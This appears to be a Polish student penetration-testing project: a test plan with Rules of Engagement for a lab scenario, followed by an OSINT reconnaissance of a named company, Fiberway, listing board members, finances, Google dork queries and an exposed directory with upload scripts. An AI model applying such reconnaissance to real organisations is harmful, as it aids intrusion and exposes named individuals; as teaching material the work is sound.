

# Etap 1

# **Etap I: Planowanie i definiowanie zakresu testu penetracyjnego**

**Autorzy: Klaudia Kiliańska, Miłosz Gaszyna, Mikołaj Pacek**

<b>1. Cel testu</b>	<b>2</b>
1.1 Główne cele	2
<b>2. Identyfikacja środowiska testowego, zakres testowanych systemów i aplikacji</b>	<b>2</b>
<b>3. Czas trwania i harmonogram testów</b>	<b>3</b>
3.1 Czas trwania	3
3.2 Szczegółowy harmonogram	3
<b>4. Zasoby</b>	<b>5</b>
4.1 Zasoby ludzkie	5
4.2 Zasoby techniczne	5
<b>5. Metodologia</b>	<b>6</b>
<b>6. Analiza ryzyka i zarządzanie ryzykiem</b>	<b>6</b>
<b>7. Zarządzanie incydentami</b>	<b>7</b>
<b>8. Raportowanie wyników</b>	<b>7</b>
<b>9. Ograniczenia</b>	<b>7</b>
<b>10. Załączniki</b>	<b>7</b>
10.1 Rules of Engagement	7
10.2 NDA	7
10.3 Umowa o świadczenie usług	7
10.4 Umowa o zakazie konkurencji	7
<b>Załącznik nr 1 do Dokumentu planu testu penetracyjnego oraz zakresu działań - Rules of Engagement</b>	<b>8</b>
1. Zakres testów	8
2. Metodologia testów	8
3. Harmonogram	8
4. Procedury komunikacyjne	9
5. Zarządzanie ryzykiem	9
6. Ograniczenia testów	9
7. Autoryzacja	10
8. Zarządzanie incydentami	10
9. Raportowanie	10

# Dokument planu testu penetracyjnego oraz zakresu działań

## 1. Cel testu

Celem testu penetracyjnego w organizacji MiniMicrosoft jest weryfikacja poziomu bezpieczeństwa infrastruktury IT, w tym aplikacji oraz infrastruktury sieciowej. Testy zostaną przeprowadzone ręcznie lub automatycznie w zależności od obszaru i możliwości.

### 1.1 Główne cele

1. **Identyfikacja podatności** – wykrycie luk w zabezpieczeniach aplikacji i systemu
2. **Wskazanie możliwych zagrożeń** – pokazanie jakie działania mógłby podjąć atakujący, aby uzyskać nieautoryzowany dostęp
3. **Analiza skutków ataku** – oszacowanie konsekwencji wybranych scenariuszy ataku, takich jak wyciek danych, zakłócenie działania systemów czy przejęcie kontroli nad urządzeniami
4. **Przeprowadzenie rzeczywistego ataku** - użycie podejścia white-box. Celem jest przeprowadzenie ataków na infrastrukturę IT. Formy ataków są zawarte w standardzie OWASP.
5. **Podniesienie świadomości bezpieczeństwa** – dostarczenie organizacji wiedzy o istniejących zagrożeniach i możliwych sposobach ich eliminacji. Przedstawione zostaną w końcowym Raporcie.
6. **Rekomendacje poprawy bezpieczeństwa** – opracowanie konkretnych działań naprawczych, takich jak aktualizacje systemów, poprawa konfiguracji czy wdrożenie dodatkowych środków ochrony. Przedstawione zostaną w końcowym Raporcie.
7. **Sporządzenie raportu końcowego** z wynikami analizy i rekomendacjami.

## 2. Identyfikacja środowiska testowego, zakres testowanych systemów i aplikacji

Środowisko testowe składać się będzie z 3 komputerów w sieci o poniższej konfiguracji:

- **Adresacja sieciowa:** 192.168.56.0/24
- **Komputery:**
  - Kali VM1
    - Adres IP: 192.168.56.107
    - Maska podsieci: 255.255.255.0
    - Brama domyślna: 192.168.56.1
  - Kali VM2
    - Adres IP: 192.168.56.108
    - Maska podsieci: 255.255.255.0
    - Brama domyślna: 192.168.56.1
  - Kali VM3
    - Adres IP: 192.168.56.109
    - Maska podsieci: 255.255.255.0
    - Brama domyślna: 192.168.56.1

### Aplikacja webowa:

- testy OWASP:  
Injection, XSS, Broken Authentication, Sensitive Data Exposure
- uwierzytelnianie i zarządzanie sesjami:  
Przechwytywanie sesji, Hijacking
- mechanizmy logowania:  
Brute Force, Credential Stuffing
- kontrola dostępu:  
Vertical Privilege Escalation, Horizontal Privilege Escalation

### Baza danych:

- kontrola dostępu:  
Test podatności na eskalację uprawnień, Weryfikacja uprawnień
- zapytania:  
Test na zabezpieczenie przed wstrzyknięciem kodu (np. SQL Injection)

### System operacyjny i sieć:


- Konfiguracja systemu:  
Sprawdzenie podatności systemowych  
Analiza niezabezpieczonych użytkowników i grup.
- Usługi systemowe:  
Weryfikacja podatności uruchomionych usług
- Backdoory i exploity:  
Testowanie znanych exploitów dostępnych w Metasploit Framework.
- Skanowanie portów:  
Wykrywanie otwartych portów i usług dostępnych dla potencjalnych atakujących.

## 3. Czas trwania i harmonogram testów

### 3.1 Czas trwania

3 tygodnie

### 3.2 Szczegółowy harmonogram



## **1. Faza 1: Faza planowania**

Faza obejmuje spotkanie pracowników firmy MiniMicrosoft z koordynatorem i członkami zespołu zajmującego się przeprowadzeniem testów penetracyjnych, wyznaczenie osób kontaktowych z działu IT MiniMicrosoft - ich zadaniem będzie wspomaganie zespołu, kontakt z zespołem oraz udostępnienie sprzętu, na którym zostaną przeprowadzone testy. Na spotkaniu rozpoczynającym zostaną podpisane dokumenty: RoE (Rules of Engagement) i NDA (Non-Disclosure Agreement). Zostanie również zatwierdzony harmonogram, obszary, które będą podlegać testom oraz scenariusze ataków.

**Przewidywany czas trwania: 2 dni**

## **2. Faza 2: Rekonesans i zbieranie informacji**

Faza "rozpoznania" - polega na zebraniu niezbędnych informacji o testowanych obszarach. Zbierane są dane o systemach, takich jak adresy IP, otwarte porty, usługi, oraz szczegóły dotyczące konfiguracji zabezpieczeń aplikacji, baz danych, chmury i sieci. Celem jest zebranie jak największej ilości informacji, które mogą zostać wykorzystane do znalezienia słabych punktów systemu przed próbą ich ataku. Przygotowany zostanie raport cząstkowy.

**Przewidywany czas trwania: 3 dni**

## **3. Faza 3: Identyfikacja luk i analiza podatności**

Faza polega na przeprowadzeniu analizy podatności za pomocą narzędzi do skanowania podatności oraz metod ręcznych. Testujący badają, czy komponenty, które zostały podane w punkcie **2. Zakres testowanych systemów i aplikacji oraz przykładowy test są podatne na ataki**. Przygotowany zostanie raport cząstkowy oraz ocena ryzyka

**Przewidywany czas trwania: 3 dni**

## **4. Faza 4: Eksplotażacja**

Faza polega na przeprowadzeniu kontrolowanych ataków na zidentyfikowane podatności w celu uzyskania dostępu do systemów, usług, urządzeń. Przygotowany zostanie raport cząstkowy zawierający dokumentację udanych ataków z opisem podatności, metody eksplotacji oraz uzyskanych wyników.

**Przewidywany czas trwania: 4 dni**

## **5. Faza 5: Analiza wyników**

Faza ta polega na analizie cząstkowych wyników testów i ich raportowaniu osobom kontaktowym wyznaczonym przez MiniMicrosoft. Raport cząstkowy przygotowywany jest w pierwszy dzień roboczy po zakończeniu fazy.

**Przewidywany czas trwania: 7 dni**


## **6. Faza 8: Interpretacja wyników i raport końcowy**

Faza ma na celu analizę końcową, sporządzenie raportu końcowego z raportów częściowych oraz przygotowanie prezentacji i rekomendacji dot. zabezpieczeń. Faza rozpoczyna się po zakończeniu testowania.

**Przewidywany czas trwania: 3 dni**

## **4. Zasoby**

### **4.1 Zasoby ludzkie**



**Tester**

**Klaudia Kiliańska**

Cybersecurity Specialist

tel. 583-577-356

mail: klaudia.kilianska@testypen.com

Rocznne doświadczenie w przeprowadzaniu testów penetracyjnych.

Specjalistka w przeprowadzaniu testów baz danych. Posiada certyfikat OSCP.



**Tester**

**Miłosz Gaszyna**

Cybersecurity Specialist

tel. 583-467-374

mail: milosz.gaszyna@testypen.com

Rocznne doświadczenie w przeprowadzaniu testów penetracyjnych.

Specjalista w przeprowadzaniu testów aplikacji mobilnych i webowych. Posiada certyfikat CEH.



**Tester**

**Mikołaj Pacek**

Cybersecurity Specialist

tel. 583-578-355

mail: mikolaj.pacek@testypen.com

Rocznne doświadczenie w przeprowadzaniu testów penetracyjnych.

Specjalista w przeprowadzaniu testów infrastruktury sieciowej. Posiada certyfikat OSCP.

W zasoby ludzkie włączają się również osoby kontaktowe z działu IT wyznaczone przez firmę MiniMicrosoft.

### **4.2 Zasoby techniczne**

**Nmap** - skanowanie sieci i wykrywanie otwartych portów oraz usług

**Burp Suite** - testowanie aplikacji webowych, wykrywanie luk

**Nikto** - skaner aplikacji webowych, który analizuje serwery HTTP w poszukiwaniu podatności, nieaktualnych wersji oprogramowania i błędnych konfiguracji.

**Dirb** - Narzędzie do brute-force'owego wyszukiwania ukrytych katalogów i plików na serwerach webowych

**ZAP** - Narzędzie do dynamicznego testowania aplikacji webowych, które automatycznie wykrywa podatności

**SonarScanner** - Narzędzie do analizy kodu źródłowego, które identyfikuje błędy, podatności oraz problemy z jakością kodu

**enum4linux** - Narzędzie do zbierania informacji o systemach Windows przez usługi SMB, w tym listy użytkowników, grup oraz ustawień konfiguracji

**Metasploit** - Platforma do przeprowadzania testów penetracyjnych, pozwalająca na wyszukiwanie, wykorzystanie i analizę podatności systemów za pomocą gotowych exploitów

**Rejestr.io** - Narzędzie umożliwiające wyszukiwanie informacji o polskich firmach, w tym danych rejestrowych, powiązanych podmiotów i zarządu

**Wayback Machine** - umożliwia przeglądanie wcześniejszych wersji stron w celu analizy ich historii

**URLSCAN** - Narzędzie do analizy i skanowania adresów URL

**DIG** - Narzędzie do zapytań DNS, które pozwala analizować rekordy domenowe

**NSLookup** - Narzędzie do wyszukiwania informacji DNS dla domen, takich jak adresy IP serwerów i konfiguracja DNS.

**WHOIS** - Narzędzie do uzyskiwania informacji o rejestracji domeny, w tym danych właściciela, dat rejestracji i wygaśnięcia.

**IPINFO** - Usługa do analizowania adresów IP

**SHODAN** - Wyszukiwarka urządzeń podłączonych do Internetu, która umożliwia identyfikację publicznie dostępnych serwerów, kamer itp

## 5. Metodologia

Testy penetracyjne będą realizowane zgodnie ze standardami, takimi jak OWASP. Metodyka obejmie testy "white-box". Testy będą wykonywane z wykorzystaniem narzędzi do skanowania podatności.

## 6. Analiza ryzyka i zarządzanie ryzykiem

### 1. Ryzyko naruszenia wrażliwych danych:

Podczas testów może dojść do ujawnienia wrażliwych danych, takich jak dane osobowe pracowników czy klientów.

Mitygacja: Wszystkie testy na danych będą odbywać się na środowisku testowym z anonimowymi danymi. W przypadku testów w środowisku produkcyjnym zostaną nałożone ścisłe ograniczenia dostępu.

### 2. Ryzyko zakłócenia działania organizacji

Przeprowadzanie testów w środowisku produkcyjnym niesie ryzyko zakłócenia normalnego funkcjonowania systemów, co może wpływać na wydajność organizacji.

Mitygacja: Testy zostaną przeprowadzone w taki sposób, aby nie wpływały na usługi krytyczne dla organizacji. Będą przeprowadzone poza godzinami szczytu oraz zespół IT będzie poinformowany.

### 3. Ryzyko fałszywych wyników:

Wyniki testów mogą nie odzwierciedlać pełnego obrazu podatności.

Mitygacja: Zastosowanie różnych narzędzi do skanowania i testowania (np. Burp Suite, Nmap, Metasploit) w celu zapewnienia kompleksowego podejścia.

Każde zidentyfikowane ryzyko będzie oceniane pod kątem jego wpływu na bezpieczeństwo systemów. Ryzyka o najwyższym priorytecie będą natychmiast zarządzane poprzez implementację odpowiednich mechanizmów zabezpieczających. Plan zarządzania ryzykiem obejmie działania mające na celu minimalizację ryzyk oraz zapewnienie zgodności z RODO.

## **7. Zarządzanie incydentami**

W przypadku wykrycia krytycznych podatności lub incydentów bezpieczeństwa podczas testów, zostanie uruchomiony plan zarządzania incydentami. Incydenty te będą niezwłocznie raportowane osobie kontaktowej zespołu IT firmy MiniMicrosoft.

## **8. Raportowanie wyników**

Po zakończeniu testowania zostaną przeanalizowane raporty częściowe, a wynik analizy zostanie przedstawiony w raporcie końcowym. Raport obejmie: Raport z rekonesansu zawierający zebrane informacje o celu, w tym możliwe wektory ataku, Raport z wynikami analizy podatności oraz ocena ryzyka, Dokumentację udanych ataków z opisem podatności, metody eksploitacji oraz uzyskanych wyników.

Raport i prezentacja zostaną zaprezentowane na spotkaniu omawiającym raport końcowy. Raport i prezentacja zostaną wysłane do osoby kontaktowej z zespołu IT wskazanej przez MiniMicrosoft

## **9. Ograniczenia**

Ograniczenia zostaną podane w pliku Załącznik nr 1 do Dokumentu planu testu penetracyjnego oraz zakresu działań - Rules of Engagement

## **10. Załączniki**

### **10.1 Rules of Engagement**

Załącznik znajduje się w pliku o nazwie Załącznik nr 1 do Dokumentu planu testu penetracyjnego oraz zakresu działań - Rules of Engagement

### **10.2 NDA**

### **10.3 Umowa o świadczenie usług**

### **10.4 Umowa o zakazie konkurencji**

# Załącznik nr 1 do Dokumentu planu testu penetracyjnego oraz zakresu działań - Rules of Engagement

## 1. Zakres testów

Aplikacja webowa:

- Testy obejmować będą aplikację webową i sprawdzenie jej odporności na ataki typu Injection, Cross-Site Scripting, Server Site Request Forgery, a także identyfikacja ewentualnych podatności Broken Authentication i Sensitive Data Exposure. Wiodącą metodyką testów będą testy OWASP.
- Przetestowanie podatności związanych z uwierzytelnianiem i zarządzaniem sesjami w tym zbadanie odporności na próby przechwycenia sesji użytkownika.
- Testy mechanizmów logowania i metod bezpieczeństwa jakie zaimplementowano przy ich okazji. Przeprowadzenie ataku typu Brute Force oraz Credential Stuffing.
- Testy kontroli dostępu do aplikacji pod kątem eskalacji uprawnień dla uwierzytelnionego użytkownika. Podjęcie próby przeprowadzenia ataków Vertical Privilege Escalation oraz Horizontal Privilege Escalation.

Baza danych:

- Kontrola dostępu w postaci kompleksowej weryfikacji uprawnień użytkowników bazy danych i przeprowadzenie testów mających na celu eskalacje uprawnień użytkownika bazy danych.
- Test wykorzystywanych zapytań pod kątem możliwości wstrzyknięcia złośliwego kodu SQL.

System operacyjny i sieć:

- Sprawdzenie podatności systemowych oraz analiza niezabezpieczonych użytkowników i grup.
- Weryfikacja podatności uruchomionych usług.
- Testowanie znanych exploitów dostępnych w Metasploit Framework.
- Wykrywanie otwartych portów i usług dostępnych dla potencjalnych atakujących.

## 2. Metodologia testów

- Testy penetracyjne przeprowadzone będą w zgodzie z najlepszymi praktykami i standardami OWASP Top 10.
- Testy przeprowadzane będą zgodnie z paradygmatem testów white-box tj. ze wszystkimi informacjami na temat testowanych systemów.
- W ramach testów wykorzystane zostaną zarówno narzędzia automatyczne do skanowania podatności jak i przeprowadzone będą obszerne testy manualne.

## 3. Harmonogram

- **Faza planowania (2 dni):**
  - Spotkanie z interesariuszami i osobą kontaktową.
  - Podpisanie RoE (Rules of Engagement) i NDA (Non-Disclosure Agreement),
  - Zatwierdzenie harmonogramu i zakresu prac.
- **Rekonesans i zebranie wszelkich informacji niezbędnych do przeprowadzenia kompleksowych testów (3 dni)**
- **Identyfikacja luk i analiza podatności (3 dni)**

- **Eksplotacja (4 dni)**
- **Analiza wyników (7 dni)**
- **Faza raportowania (3 dni):**
  - Przygotowanie raportu końcowego: 2 dni
  - Interpretacja wyników i przedstawienie ich na spotkaniu z interesariuszami wraz z zaproponowaniem środków zaradczych: 1 dzień

**Całkowity czas trwania testów penetracyjnych: 15 dni**

## **4. Procedury komunikacyjne**

Pierwszego dnia, na spotkaniu interesariuszy z zespołem przeprowadzającym testy penetracyjne należy wybrać osoby kontaktowe. Będzie to przedstawiciel firmy świadczącej usługę oraz pracownik działu IT organizacji MiniMicrosoft. Będzie odpowiedzialny on za wdrożenie i zaznajomienie zespołu testującego z niezbędnymi aspektami infrastruktury firmowej i przydzielenie dostępu do wszelkich testowanych systemów. Jego zadaniem będzie pomaganie zespołowi testującemu i kontakt z nim w czasie trwania testów. Kontakt odbywał się będzie osobiste w siedzibie organizacji, drogą mailową lub telefoniczną. Konkretnie adresy mailowe i numery telefonów przekazane zostaną między osobami zainteresowanymi podczas pierwszego spotkania.

Przedstawiciel zespołu przeprowadzającego testy zobowiązuje się do informowania osoby kontaktowej po stronie organizacji w przypadku wystąpienia wszelkich nieprawidłowości i wątpliwości oraz do niezwłocznego informowania w przypadku zidentyfikowania krytycznych podatności w systemach produkcyjnych organizacji MiniMicrosoft.

## **5. Zarządzanie ryzykiem**

- Testy przeprowadzana będą w zgodzie z obowiązującymi przepisami prawa oraz podpisana umową NDA (Non-Disclosure Agreement).
- Zespół przeprowadzający testy będzie niezwłocznie informował o krytycznych podatnościach w systemach osobę kontaktową organizacji MiniMicrosoft
- Testy przeprowadzone będą wyłącznie w zdefiniowanym zakresie.
- Testy ryzykowne dla ciągłości działania organizacji przeprowadzone będą na środowisku testowym ze zanomizowanymi danymi osobowymi
- Całość testów będzie szczegółowo dokumentowana i raportowana aby umożliwić dokładną analizę i wdrożenie właściwych środków naprawczych.
- Wyniki testów zostaną adekwatnie zabezpieczone i przekazane wyłącznie osobom upoważnionym.

## **6. Ograniczenia testów**

Testy muszą przeprowadzone być z zachowaniem następujących ograniczeń:

- Niedopuszczalne jest przerwanie ciągłości usługi systemów produkcyjnych.
- Testy muszą ograniczać się wyłącznie do usług wewnętrznych, niedopuszczalne jest testowanie usług świadczonych przez zewnętrznych dostawców.
- Każda zmiana w konfiguracji systemów w trakcie testów musi być wcześniej zatwierdzona przez odpowiednie osoby.
- Niedopuszczalne jest stosowanie technik, które mogą prowadzić do usunięcia danych lub trwałego uszkodzenia systemów

- Wszystkie dane z testów muszą być przechowywane w bezpieczny sposób, a dostęp do nich powinien być ograniczony tylko do wyznaczonych osób.

## **7. Autoryzacja**

W celu przeprowadzenia autoryzacji zarówno zespołu świadczącego usługę jak i osób będących zleceniodawcami należy przedstawić:

- Aktualne zaświadczenie o niekaralności przez wszystkich członków zespołu przeprowadzającego testy penetracyjne w celu potwierdzenia ich wiarygodności.
- Pisemną zgodę zarządu organizacji MiniMicrosoft wraz ze zdefiniowanym celem i określonym zakresem testów.
- Dokumenty tożsamości w celu weryfikacji tożsamości wszystkich członków zespołu przeprowadzającego testy.
- Na prośbę zleceniodawcy posiadane certyfikaty i historię zatrudnienia w celu potwierdzenia odpowiednich kwalifikacji i doświadczenia członków w zakresie przeprowadzania testów penetracyjnych.

## **8. Zarządzanie incydentami**

Zespół przeprowadzający testy penetracyjne zobowiązany jest do powiadomienia osoby kontaktowej organizacji MiniMicrosoft o wszystkich incydentach, które wystąpią w czasie przeprowadzania testów. Powiadomienie powinno zawierać opis incydentu, czas jego wystąpienia oraz dotknięte systemy.

W przypadku wystąpienia incydentów najwyższej rangi, tj. zidentyfikowania krytycznej podatności w systemie produkcyjnym organizacji, zespół zobowiązany jest do niezwłocznego powiadomienia osoby kontaktowej wszystkimi dostępnymi drogami zdefiniowanymi w punkcie 4. Wszelkie powiadomienia powinny być dokonane w ciągu 30 minut od wykrycia incydentu.

Jeśli osoba kontaktowa nie jest dostępna, zespół powinien eskalować incydent do innych pracowników działu IT w celu zapewnienia natychmiastowej reakcji. Wszystkie incydenty będą dokładnie dokumentowane, a po zakończeniu testów przeprowadzona zostanie analiza post-incident, aby ocenić efektywność reakcji i zidentyfikować obszary do poprawy.

## **9. Raportowanie**

W trakcie trwania testów, po każdym z faz testowania stworzony zostanie raport częściowy w formie dokumentu, który zawrze testowane aspekty infrastruktury i systemów, a także stwierdzi ich podatność na atak lub jego brak.

Następnie, po zakończonej fazie testowania, zespół przystąpi do analizy wyników przeprowadzonych testów i stworzy kompleksowy raport zawierający wszystkie wykryte podatności wraz z oszacowaniem ich potencjalnych skutków w przypadku eksploitacji. W raporcie zawarte będzie także zaproponowanie przykładowych środków naprawczych.

Raport zaprezentowany zostanie na spotkaniu podsumowującym.

## Etap 2

# **Etap II: Rekonesans i zbieranie informacji na temat FIBERWAY SP. Z O.O. - ZBIERANIE INFORMACJI**

**Autorzy: Klaudia Kiliańska, Miłosz Gaszyna, Mikołaj Pacek**

<b>Zbieranie informacji</b>	<b>2</b>
Rejestr.io	2
Google Dorking	3
Wayback Machine	6
URLSCAN	6
Facebook	7
Instagram	7
TikTok	8
LinkedIn	8
DIG	8
NSLookup	10
WHOIS	10
IPINFO	10
SHODAN	11
<b>Raport z rekonesansu i zbierania informacji na temat FIBERWAY SP. Z O.O.</b>	<b>15</b>
<b>1. Wprowadzenie</b>	<b>15</b>
1.1. Cel i zakres analizy	15
1.2. Metodologia OSINT	15
1.3. Źródła informacji	15
<b>2. Charakterystyka firmy</b>	<b>16</b>
2.1. Dane rejestrowe	16
2.2. Profil działalności	16
<b>3. Obecność w internecie</b>	<b>16</b>
3.1. Oficjalna strona internetowa	16
3.2. Media społecznościowe	17
3.3. Publicznie dostępne dokumenty	17
<b>4. Analiza techniczna</b>	<b>17</b>
4.1 Infrastruktura IT	17
4.2 Wpisy domenowe	18
4.3 Wykorzystane technologie	18
4.4 Zidentyfikowane podatności	18
4.5 Podatności aplikacyjne	19
4.6 Narzędzia użyte do analizy	19
<b>5. Wnioski</b>	<b>19</b>

# Zbieranie informacji

## Rejestr.io

Nazwa pełna FIBERWAY SPÓŁKA Z OGRANICZONĄ ODPOWIEDZIALNOŚCIĄ

KRS  
0000396676

NIP  
6832076407

REGON  
122410479

Adres siedziby Jagiellońska 6, 32-005 Niepołomice, Polska [Mapa](#)


Forma prawna Spółka z ograniczoną odpowiedzialnością

Data rejestracji 23 września 2011 r.

Kapitał zakładowy 24 tys. zł

Zatrudnienie 15 [Detale](#)

Oznaczenie strony umowy



Paweł Stanisław Salawa

CZŁONEK ZARZĄDU

Od 23 września 2011 r.



Wojciech Stanisław Sierocki

CZŁONEK ZARZĄDU

Od 23 września 2011 r.



Łukasz Ireneusz Adamik

PREZES ZARZĄDU

Od 23 września 2011 r.



Michał Marcin Zając

WICEPREZES ZARZĄDU

Od 23 września 2011 r.

### RACHUNEK ZYSKÓW I STRAT


Przychody	12,1 mln zł
Koszty	11,6 mln zł
Zysk	501 tys. zł
Podatek dochodowy	1,5 tys. zł

[Więcej danych »](#)

### BILANS

Aktywa / Pasywa	8,6 mln zł
<a href="#">Więcej danych »</a>	

[Więcej danych »](#)



## Google Dorking

**Google** site:fiberway.pl file:pdf

X |

Wszystko Grafika Wideo Wiadomości Książki Sieć Finanse Narzędzia

 Fiberway  
https://www.fiberway.pl/web/media/file/24... PDF ...

**Regulamin promocji „Aktywacja usługi za 1 zł”**

15 cze 2024 — 1 POSTANOWIENIA OGÓLNE. 1. Organizatorem promocji "Aktywacja usługi za 1 zł" jest firma Fiberway Sp. z o. o. z siedzibą w Niepolomicach, ...

 Fiberway  
https://www.fiberway.pl/web/media/file/24... PDF ...

**REGULAMIN PROMOCJI „Pół roku za pół ceny na Internet ...”**

4 mar 2024 — Organizatorem promocji „Pół roku za pół ceny na Internet światłowodowy”, zwanej dalej „Promocją”, jest Fiberway sp. z o.o.,...

Google site:fiberway.pl file:doc

Wszystko Grafika Wideo Wiadomości Sieć Książki Finanse Narzędzia

Podana fraza - site:fiberway.pl file:doc - nie została odnaleziona.

Google site:fiberway.pl intitle:"index of"

Wszystko Grafika Wideo Wiadomości Sieć Książki Finanse Narzędzia

Movies Democracy Mirek Refraction Age Friends Pesel Phonetones

 fiberway.pl http://test.fiberway.pl › speedtest · Tłumaczenie strony ::

### Index of /speedtest

Index of /speedtest ; [PARENTDIR], Parent Directory, -.

← → ⌂ △ Niezabezpieczona test.fiberway.pl/speedtest/

## Index of /speedtest

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
-------------	----------------------	-------------	--------------------

	<a href="#">Parent Directory</a>	-	
	<a href="#">latency.txt</a>	2006-07-29 01:31	10
	<a href="#">random350x350.jpg</a>	2006-03-06 23:26	240K
	<a href="#">random500x500.jpg</a>	2008-08-07 19:31	494K
	<a href="#">random750x750.jpg</a>	2006-03-06 23:26	1.1M
	<a href="#">random1000x1000.jpg</a>	2006-03-06 23:26	1.9M
	<a href="#">random1500x1500.jpg</a>	2006-03-06 23:26	4.3M
	<a href="#">random2000x2000.jpg</a>	2006-03-06 23:26	7.5M
	<a href="#">random2500x2500.jpg</a>	2006-08-18 04:36	12M
	<a href="#">random3000x3000.jpg</a>	2006-08-18 04:36	17M
	<a href="#">random3500x3500.jpg</a>	2006-08-18 04:37	23M
	<a href="#">random4000x4000.jpg</a>	2006-08-18 04:37	30M
	<a href="#">upload.asp</a>	2008-01-14 17:52	387
	<a href="#">upload.aspx</a>	2008-01-14 17:51	565
	<a href="#">upload.jsp</a>	2009-10-20 01:20	577
	<a href="#">upload.php</a>	2007-08-29 07:26	272

Apache/2.4.62 (Debian) Server at test.fiberway.pl Port 80

**Google** site:fiberway.pl inurl:"login"

Wszystko Grafika Wiadomości Wideo Sieć Książki Finanse Narzędzia  
Hotmail Office 365 PayPal Facebook Discord ING IPKO InstaLing

